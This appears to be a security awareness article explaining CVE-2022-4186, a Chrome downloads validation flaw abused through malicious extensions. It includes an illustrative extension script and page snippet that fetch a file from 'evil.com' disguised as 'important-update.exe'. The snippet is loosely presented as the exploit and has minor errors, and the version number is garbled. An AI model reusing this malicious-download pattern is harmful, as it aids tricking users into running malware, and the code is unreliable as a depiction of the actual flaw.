---
In late 2022, security researchers uncovered a significant flaw in Google Chrome’s download validation system. Tracked as CVE-2022-4186, this vulnerability exposed unsuspecting users to risks where a cleverly designed browser extension could exploit Chrome’s download feature. Let’s break down what happened, how it worked, and what it means for your privacy and security.
What Was CVE-2022-4186 All About?
Chrome’s download system is supposed to protect users by checking the origins and types of files they download. Prior to version 108..5359.71, it failed to rigorously validate input from browser extensions. This meant if you were tricked into installing a malicious Chrome extension, that extension could take actions Chrome normally blocks for safety.

Severity: *Medium* (but with real-world attacks possible if abused).
Official Description:
> *"Insufficient validation of untrusted input in Downloads in Google Chrome prior to 108..5359.71 allowed an attacker who convinced a user to install a malicious extension to bypass Downloads restrictions via a crafted HTML page."*
— NVD - CVE-2022-4186
1. The Setup
An attacker first needed to trick a Chrome user into installing a malicious extension. These can be disguised as productivity tools, coupon finders, video downloaders, or even fake security apps.
2. The Crafty HTML Page
Alongside the extension, the attacker sets up a web page with special JavaScript and HTML, designed to trigger the exploit. The page would usually be simple and could even look harmless.
3. Exploit in Action
When the victim visits the attacker’s web page with the malicious extension installed, the extension can send unvalidated input to the Chrome downloads API via the crafted HTML page.
With this, the extension can trick Chrome into starting downloads without obeying normal restrictions (like file type warnings or user permission requirements).
Example: How the Exploit Looked in Code
Here’s a simple JavaScript snippet showing the kind of action the malicious extension might perform:
// Inside the malicious Chrome extension's background script
chrome.runtime.onMessage.addListener(function(request, sender, sendResponse) {
    if (request.action === 'startDownload') {
        // Insufficient validation here
        chrome.downloads.download({
            url: request.url, // Attacker controls this!
            filename: request.filename, // Attacker controls file
            saveAs: false // Automatic download, no prompt
        }, function(downloadId) {
            // download started
        });
    }
});
And on the attacker’s web page
<script>
    // Communicates with the extension to start a download
    chrome.runtime.sendMessage('malicious_extension_id', {
        action: 'startDownload',
        url: 'https://evil.com/bad.exe';, // Link to malicious file
        filename: 'important-update.exe'
    });
</script>
> Note: Real-world malware would often obfuscate these actions to avoid detection.
Why Does This Matter?
Downloads are a common vector for malware and ransomware. Chrome normally has safeguards to stop suspicious downloads initiated by extensions–for example, it might block executable files or show warnings. This exploit bypassed those protections, allowing a rogue extension to push files onto your system without proper checks.
Downloading unwanted or harmful software disguised as important updates.
Even though exploiting this required *user help* (installing the extension), phishing attacks have routinely fooled users into adding fake extensions.
How Was It Fixed?
Google fixed the issue in Chrome 108..5359.71 by improving input validation in the downloads system. The browser now verifies that download requests from extensions use only safe, allowable parameters.
> Make sure you’re running a Chrome version newer than 108, or check for updates regularly!
References and Further Reading
- CVE-2022-4186 at NVD
- Chrome Releases Blog - Stable Channel Update for Desktop
- Chromium Issue Tracker (Restricted)
In Short
CVE-2022-4186 is a powerful reminder that browser extensions can be a double-edged sword. Keep your browser updated and always think twice before adding new extensions—your security depends on it.
*This article is exclusive to you – feel free to share to raise awareness!*
Timeline
Published on: 11/30/2022 00:15:00 UTC
Last modified on: 12/01/2022 23:31:00 UTC